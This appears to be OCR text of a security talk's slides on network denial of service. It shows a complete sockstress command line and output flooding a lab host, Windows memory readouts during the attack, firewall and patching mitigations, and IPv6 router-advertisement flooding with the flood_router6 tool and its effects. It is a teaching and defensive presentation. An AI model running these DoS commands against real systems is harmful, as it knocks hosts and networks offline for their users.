Processes: 55 CPU Usage: 98% Physical Memory: 75%

```
root@slackware:~/sockstress# ./sockstress -A -c -1 -d 192.168.119.3 -m -1 -Ms -p 21,23,80,135,445,1021,3389,8
080 -r 100000 -s 192.168.119.128/25 -vv
[+] using interface `eth0' to get at 192.168.119.3
[+] my ip address is `192.168.119.128' -> `192.168.119.255'
[+] my mac is 00:0c:29:c8:c0:86
[-] ERROR arp.c:84: strange packet layer type Unknown
[+] NextHop MAC address is 00:0c:29:36:83:2b
[+] connecting to 192.168.119.3 [192.168.119.3:21,23,80,135,445,1021,3389,8080] window of 5840)
[+] pcap filter `tcp and dst net 192.168.119.128/25' on interface `eth0'
[+] child pid is 1559
[+] attacking a cidr fffffff
3475.00 cps 139000 total
[+] breaking out of socket loop
[+] sent 693493 total syn packets at 17781.87 pps
[+] Closing ethernet interface `eth0'
[+] Exiting
root@slackware:~/sockstress# ./sockstress -A -c -1 -d 192.168.119.3 -m -1 -Ms -p 21,23,80,135,445,1021,3389,8
080 -r 100000 -s 192.168.119.128/25 -vv
[+] using interface `eth0' to get at 192.168.119.3
[+] my ip address is `192.168.119.128' -> `192.168.119.255'
[+] my mac is 00:0c:29:c8:c0:86
[-] ERROR arp.c:84: strange packet layer type Unknown
[+] NextHop MAC address is 00:0c:29:36:83:2b
[+] connecting to 192.168.119.3 [192.168.119.3:21,23,80,135,445,1021,3389,8080] window of 5840)
[+] pcap filter `tcp and dst net 192.168.119.128/25' on interface `eth0'
[+] child pid is 1576
[+] attacking a cidr fffffff
3455.08 cps 884500 total
```



Attack Stopped

Physical Memory (MB)

Total	2047
Cached	111
Available	230
Free	121

Kernel Memory (MB)

Paged	111
Nonpaged	973

System

Handles	291279
Threads	536
Processes	50
Up Time	0:00:17:04
Commit (MB)	1819 / 4094


Processes: 50 CPU Usage: 1% Physical Memory: 88%

Mitigation


- Short-term
  - Block packets with small window sizes with a firewall
- Long-term
  - PATCH OS to reclaim RAM
  - It’s been 5 years, guys!

IPv4 Exhaustion

IPv4 Exhaustion



One Year Left



www.potaroo.net/tools/ipv4/


IANA Unallocated Address Pool Exhaustion:

03-Feb-2011

Projected RIR Address Pool Exhaustion Dates:

RIR	Projected Exhaustion Date	Remaining Addresses in RIR Pool (/8s)
APNIC:	**19-Apr-2011** (actual)	0.8694
RIPE NCC:	**14-Sep-2012** (actual)	0.9050
ARIN:	**15-Apr-2014**	2.3773
LACNIC:	**28-Aug-2014**	2.5294
AFRINIC:	**01-Aug-2020**	3.7308

IPv6 Exhaustion



There are only this many IPv6 addresses left:

340,282,366,920,938,463,463,374,607,431,636,584,978

Projected IPv6 Exhaustion Date

5,395,000,000,000,000,000,000,000,000,000 AD

Link-Local DoS

IPv6 Router Advertisements


Old Attack (from 2011)

Image from forumlane.org

IPv4: DHCP

PULL process

- Client requests an IP
- Router provides one



I need an IP

Use this IP


Host

Router

IPv6: Router Advertisements

PUSH process

- Router announces its presence
- Every client on the LAN creates an address and joins the network




JOIN MY NETWORK

Yes, SIR

Host

Router

Router Advertisement Packet



Broadcom NetXtreme Gigabit Ethernet Driver: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Help
Expression... Clear Apply

Filter: icmpv6

```
No.   Time        Source .                    Destination               Protocol  Info
 1967 332.658883  fe80::89d3:727d:45b7:732    fe80::540:131c:6e54:d     ICMPv6    Neighbor advertisement
 2027 345.166922  fe80::89d3:727d:45b7:732    ff02::1                   ICMPv6    Router advertisement
 2085 359.156641  fe80::89d3:727d:45b7:732    fe80::540:131c:6e54:d     ICMPv6    Neighbor advertisement
```

```
⊞ Frame 2027 (118 bytes on wire, 118 bytes captured)
⊞ Ethernet II, Src: Supermic_82:11:bd (00:30:48:82:11:bd), Dst: IPv6mcast_00:00:00:01 (33:33:00:00:00:01)
⊞ Internet Protocol Version 6
⊟ Internet Control Message Protocol v6
    Type: 134 (Router advertisement)
    Code: 0
    Checksum: 0xe59d [correct]
    Cur hop limit: 0
  ⊞ Flags: 0x40
    Router lifetime: 1800
    Reachable time: 0
    Retrans timer: 0
  ⊞ ICMPv6 Option (Source link-layer address)
  ⊞ ICMPv6 Option (MTU)
  ⊟ ICMPv6 Option (Prefix information)
      Type: Prefix information (3)
      Length: 32
      Prefix length: 64
    ⊞ Flags: 0xd0
      Valid lifetime: 2592000
      Preferred lifetime: 604800
      Prefix: 2001:5c0:110c:9d00::
```

RA Flood (from 2011)
flood_router6



```
C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   IPv6 Address. . . . . . . . . . . : 4:1:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:2:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:3:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:4:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:5:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:6:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:7:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:8:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:9:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:10:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:11:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:12:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:13:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:14:1:0:156d:9e7e:48d3:704e
   IPv6 Address. . . . . . . . . . . : 4:15:1:0:156d:9e7e:48d3:704e
```

Effects of flood_router6

